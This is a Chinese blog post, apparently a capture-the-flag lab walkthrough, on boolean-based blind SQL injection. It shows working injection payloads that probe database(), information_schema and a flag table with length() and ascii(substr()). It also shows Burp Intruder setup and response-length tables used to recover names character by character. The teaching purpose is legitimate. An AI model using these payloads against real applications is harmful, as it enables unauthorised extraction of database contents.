

SQL盲注篇之布尔盲注

原创

Fenizal  已于 2022-02-18 11:47:17 修改  405  收藏

分类专栏: [网络安全](#) 文章标签: [数据库 sql](#)

于 2021-07-11 22:14:04 首次发布

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_47785246/article/details/117988603

版权



[网络安全](#) 专栏收录该内容

4 篇文章 0 订阅

订阅专栏

文章目录

[前言](#)

[一、关于SQL盲注](#)

[二、实战—封神榜](#)

[Pass-05](#)

[总结](#)

前言

关于SQL盲注的一些要点, 首先我会介绍一下关于SQL语句在前后端的执行流程, 以便大家更好地理解SQL注入这个流程, 方便初学者进行理解跟进。

一、关于SQL盲注

由于SQL注入并不是都会直接显示查询的内容, 有时候只是回显查询正确与否, 并不能看查询到的数据结果, 这时候我们就需要一种新的注入方式, 这就是SQL盲注, 而我们根据回显的方式不同将盲注主要分为布尔型盲注和时间盲注。接下来我将会以封神台为例, 讲解一下SQL布尔型盲注的大致流程。

二、实战—封神榜


Pass-05

- 整理思路

开始之前我们先整理一下自己的注入思路，首先，我们只能从页面获取我们注入成功与否的信息，并不能直接获取数据库名、表明、字段名等等之类的信息，因此，之前的注入方式不再使用，因此我们可以换一个角度来考虑问题，既然我们只能获取对与错这个消息，那我们就可以通过先判断库名、表名、字段名所含的字符个数，之后再想办法将字符串切片(学过python和matlab的同学可能对切片比较了解)，一个一个字符通过ascii码表进行判断对错，当返回是正确的时候，说明对应位置的字符是正确的，之后我们一次一次的判断就可以判断出库名、表名字、字段名。最后我们也可以通过这种方式判断flag。

代码如下（示例）：

- 判断SQL注入点是否存在



- 获取库名的字符串个数

```
id=1.1 or length(database())>1
```



逐个判断出库名字符串长度为12，这样我们就知道数据库的名称是一个长度为12的字符串，接下来我们通过ASCII码的形式来判断库名。

```
id=1.1 or ascii(substr(database(),1,1))>1 //借助substr(,,)对字符切片,表示第1个字符,偏移量为1
```

这样我们就可以像刚刚判断库名长度一样判断对应位置的ASCII码，这样我们就可以对照ASCII码表读取出字符串了但是我们发现数据库名由12个字符组成，每个字符又有128种可能，一共就有12*128种可能，这还只是数据库名，后面还有表明、字段名、flag，那每次手工输出判断不是累炸了。


所以我们需要借助工具帮我们处理这种大量、重复性的工作。

- 使用burp代理进行爆破



这从浏览器设置把数据包发给8080端口，并设置有代理接收，从burp里设置，代理8080端口。这样burp就可以代理浏览器发包，这样我们就可以在burp里修改浏览器发给服务器的包，在burp里面有一个模块能够进行爆破操作。

我们先来看一下我们构造的语句在浏览器发的数据包里长什么样吧。



The screenshot shows the Burp Suite Professional v2.1 interface. The title bar reads "Burp Suite Professional v2.1 - Temporary Project - licensed to surferxyz By:LianZhang". The main menu includes "仪表盘", "目标", "代理", "测试器", "重发器", "定序器", "编码器", "对比器", "插件扩展", "项目选项", and "用户选项". Below the menu, there are tabs for "截断", "HTTP历史记录", "WebSocket历史", and "选项". The main content area displays an intercepted HTTP request for the URL "http://injectx1.lab.aqlab.cn:81 [59.63.200.79] 请求". Below the URL are buttons for "发包", "废包", "拦截请求", and "行动". At the bottom of the main content area, there are tabs for "Raw", "参数", "头", and "Hex". The raw request text is as follows:

```
GET /Pass-10/index.php?id=1.1%20or%20ascii(substr((database()),1,1))=1 HTTP/1.1
Host: injectx1.lab.aqlab.cn:81
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
```

https://blog.csdn.net/weixin_47785246

这里我们要注意一下，这里我们要判断，所以要用等号，而不是大于，后续爆破也是一个一个判断ASCII码的值，如果这里是后续抓包判断会很繁琐。

从这里我们可以看到，我们执行的语句就是这条，接下来我们右键发送到intruder模块

http://injectx1.lab.aqlab.cn:81 [59.63.200.79] 请求

发包 废包 拦截请求 行动


评论这个项目

Raw 参数 头 Hex

```
GET /Pass-10/index.php?id=1.1%20or%20ascii(substr(database(),1,1))=1 HTTP/1.1
Host: injectx1.lab.aqlab.cn:81
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
```

扫描	
发送给Intruder	Ctrl+I
发送给Repeater	Ctrl+R
发送给Sequencer	
发送给Comparer	
发送给Decoder	
通过浏览器请求	▶
相关工具	▶
变更请求方法	
身体编码改变	
复制网址	
复制curl命令	
复制到文件	
从文件粘贴	
保存项目	
请求不要拦截	▶
拦截执行	▶
转换选择	▶
URL编码输入	
切割	Ctrl+X
复制	Ctrl+C
粘贴	Ctrl+V
消息编辑器的文档	
代理拦截文件	

这里我们点击第四个。



这里先清除默认爆破位置，选中我们需要的爆破模块，第一个是字符串的位置，第二格式对应位置的字符串的ASCII码

接下来我们设置这两个位置的在载荷（爆破内容），两个载荷均选择数字，第一个选择1-12（因为有12个位置需要爆破），第二个载荷设置成0-127(所有ASCII码的编号)

Burp Suite Professional v2.1 - Temporary Project - licensed to surferxyz By:LianZhang

Burp Project 测试器 重发器 窗口 帮助

仪表盘 目标 代理 测试器 重发器 定序器 编码器 对比器 插件扩展 项目选项 用户选项

1 x ...

目标 位置 有效载荷 选项

有效载荷集

您可以定义一个或多个有效载荷集。有效载荷集的数量取决于“位置”选项卡中定义的攻击类型。每个有效载荷集可以使用各种有效载荷类型，并且可以以各种方式定制每种有效载荷类型。

有效载荷集: 1 有效载荷数量: 12

有效载荷类型: 数值 请求数量: 0

有效载荷选项[数字]

生成给定范围内指定格式的数字有效内容。

数字范围

类型: 连番 随机

From: 1

To: 12

增量: 1

编号:

数字格式

https://blog.csdn.net/weixin_47785246

Burp Suite Professional v2.1 - Temporary Project - licensed to surferxyz By:LianZhang

Burp Project 测试器 重发器 窗口 帮助

仪表盘 目标 代理 测试器 重发器 定序器 编码器 对比器 插件扩展 项目选项 用户选项

1 x ...

目标 位置 有效载荷 选项

有效载荷集

您可以定义一个或多个有效载荷集。有效载荷集的数量取决于“位置”选项卡中定义的攻击类型。每个有效载荷集可以使用各种有效载荷类型，并且可以以各种方式定制每种有效载荷类型。

有效载荷集: 2 有效载荷数量: 128

有效载荷类型: 数值 请求数量: 1,536

有效载荷选项[数字]

生成给定范围内指定格式的数字有效内容。

数字范围

类型: 连番 随机

From: 0

To: 127

增量: 1


编号:

数字格式

https://blog.csdn.net/weixin_47785246

点击开始攻击

布尔盲注返回页面显示不通，所以返回的包长度肯定是不一样的，所以我们可以根据包的长度断定那些包是正确的返回结果，从图上来看，标绿之前的包的长度均为2700左右（差别1-2是因为Payload1,2的字符串个数差别）。



请求	Payload1	Payload2	状态	错误	超时	长	评论
1271	11	105	200	<input type="checkbox"/>	<input type="checkbox"/>	2701	
1450	10	120	200	<input type="checkbox"/>	<input type="checkbox"/>	2701	
1176	12	97	200	<input type="checkbox"/>	<input type="checkbox"/>	2700	
1245	9	103	200	<input type="checkbox"/>	<input type="checkbox"/>	2700	
1285	1	107	200	<input type="checkbox"/>	<input type="checkbox"/>	2700	
1302	6	108	200	<input type="checkbox"/>	<input type="checkbox"/>	2700	
1323	3	110	200	<input type="checkbox"/>	<input type="checkbox"/>	2700	
1328	8	110	200	<input type="checkbox"/>	<input type="checkbox"/>	2700	
1337	5	111	200	<input type="checkbox"/>	<input type="checkbox"/>	2700	
1339	7	111	200	<input type="checkbox"/>	<input type="checkbox"/>	2700	
1432	4	119	200	<input type="checkbox"/>	<input type="checkbox"/>	2700	
1166	2	97	200	<input type="checkbox"/>	<input type="checkbox"/>	2699	
1210	10	100	200	<input type="checkbox"/>	<input type="checkbox"/>	2670	
1211	11	100	200	<input type="checkbox"/>	<input type="checkbox"/>	2670	
1212	12	100	200	<input type="checkbox"/>	<input type="checkbox"/>	2670	
1222	10	101	200	<input type="checkbox"/>	<input type="checkbox"/>	2670	
1223	11	101	200	<input type="checkbox"/>	<input type="checkbox"/>	2670	
1224	12	101	200	<input type="checkbox"/>	<input type="checkbox"/>	2670	
1234	10	102	200	<input type="checkbox"/>	<input type="checkbox"/>	2670	
1235	11	102	200	<input type="checkbox"/>	<input type="checkbox"/>	2670	
1236	12	102	200	<input type="checkbox"/>	<input type="checkbox"/>	2670	
1246	10	103	200	<input type="checkbox"/>	<input type="checkbox"/>	2670	

由此我们可以读出位置1-12的ASCII码分别是：107 97 110 119 111 108 111 110 103 120 105 97
查询ASCII码表得到库名为: kanwolongxia

- 获取表名的长度

了解之前的查询之后我们把查询部分的语句换一下，改成查询表名就可以了，然后我们再次抓包进行爆破

```
?id=1.1 or length((select table_name from information_schema.tables where table_schema=database() limit 0,1))>1
```

```
id=1.1 or ascii(substr((select table_name from information_schema.tables where table_schema="kanwolongxia" limit 0,1),1,1))>1
```


抓包爆破结果为：

请求	Payload1	Payload2	状态	错误	超时	长	评论
615	3	102	200	<input type="checkbox"/>	<input type="checkbox"/>	2780	
624	6	103	200	<input type="checkbox"/>	<input type="checkbox"/>	2780	
649	1	108	200	<input type="checkbox"/>	<input type="checkbox"/>	2780	
652	4	108	200	<input type="checkbox"/>	<input type="checkbox"/>	2780	
668	2	111	200	<input type="checkbox"/>	<input type="checkbox"/>	2780	
587	5	97	200	<input type="checkbox"/>	<input type="checkbox"/>	2779	
602	2	100	200	<input type="checkbox"/>	<input type="checkbox"/>	2749	
603	3	100	200	<input type="checkbox"/>	<input type="checkbox"/>	2749	
604	4	100	200	<input type="checkbox"/>	<input type="checkbox"/>	2749	
605	5	100	200	<input type="checkbox"/>	<input type="checkbox"/>	2749	

获得表名：loflag

同样的方式我们可以获得列名：flaglo

- 获取flag

```
id=1.1 or length((select flaglo from loflag limit 0,1))=8 //判断flag长度，继续爆破
```

```
id=1.1 or ascii(substr((select flaglo from loflag limit 1,1),1,1))=1 //爆破
```

获flag: zKaQ-QQQ

总结

以上是对SQL盲注的手工注入方式，答题思路只是通过一个一个字符对ASCII码表遍历，进行布尔判断，进而的到相应的信息。构造语句把对应查询内容位置的内容替换即可。